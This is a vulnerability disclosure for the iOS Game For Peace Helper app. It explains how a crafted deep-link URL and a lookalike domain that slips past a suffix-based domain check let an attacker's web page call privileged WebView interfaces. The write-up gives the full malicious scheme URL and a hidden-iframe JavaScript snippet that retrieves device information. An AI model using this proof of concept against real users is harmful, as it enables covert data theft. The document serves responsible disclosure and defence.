

An information leak vulnerability in the iOS version of Game For Peace Helper app


Brief Description

The iOS version of the Game For Peace Helper app supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found a **flaw in the domain name validation** when these interfaces are invoked.

Thus, an attacker can craft a **malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the Game For Peace Helper app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's Device Information**.

Vulnerability Exploitation Process and Root Cause


The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **pgamehelper://webopenapi?action=20002&url=http://attackqq.com/gameforpeacehelper/atkGameForPeaceHelper.html**. Here, "**attackqq.com**" is a domain registered by the attacker and under the attacker's control. The domain should have the same suffix as Game For Peace Helper app's official domain name "**qq.com**". It is completely **feasible and inexpensive to register such a domain name**, as shown below.




The screenshot shows the GoDaddy website interface. At the top, there's a navigation bar with the GoDaddy logo, a menu icon, and links for Contact Us, Blog, Help, Sign In, and a shopping cart icon. Below the navigation bar is a search bar containing the text "attackqq.com". To the right of the search bar are two buttons: "Continue" and "Start with AI Domain Search". Below the search bar, there are tabs for RESULTS, FILTER, FAVORITES, and HISTORY. The main content area displays two domain search results. The first result is for "attackqq.com", labeled "EXACT MATCH". It shows the price as "\$22.17" crossed out and "\$0.19" as the current price, with a note "1st yr only with 3-yr term". Below this is a "Make It Yours" button. A small note below the button says "Why it's great: 'Qq' is a high value keyword that has an average sale price of \$4,237.00." The second result is for a bundle of domains: "attackqq.me + .xyz + .org + .store", labeled "BUNDLE & SAVE 91%". It shows the price as "\$159.50" crossed out and "\$13.72" as the current price, with a note "for first year". Below this is a "Make It Yours" button. A small note below the button says "Why it's great: Protect your business from copycats by registering these popular endings: ME, XYZ, ORG, STORE."

In our experiment, we did not actually register attackqq.com, but modified the DNS rules in the local area network to map attackqq.com to our own website.

When the victim clicks on this URL (pggamehelper://webopenapi?action=20002&url=http://attackqq.com/gameforpeacehelper/atkGameForPeaceHelper.html), it directs the victim to the Game For Peace Helper app and opens the webpage <http://attackqq.com/gameforpeacehelper/atkGameForPeaceHelper.html> within the app.



Within the webpage, the attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's Device Information**.



```
70 function fetchData(url) {
71     var iframe = document.createElement("iframe");
72     iframe.style.cssText = "display:none;width:0px;height:0px;";
73     iframe.src = url;
74     document.body.appendChild(iframe);
75 }
76
77 fetchData('gamehelper:getDeviceInfo:{}');
```

Impact of the Vulnerability

Scope of the vulnerability: Game For Peace Helper app iOS v3.28.0.754 (the latest version as of 2024-11-11).

Consequences of the vulnerability: Information disclosure.

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.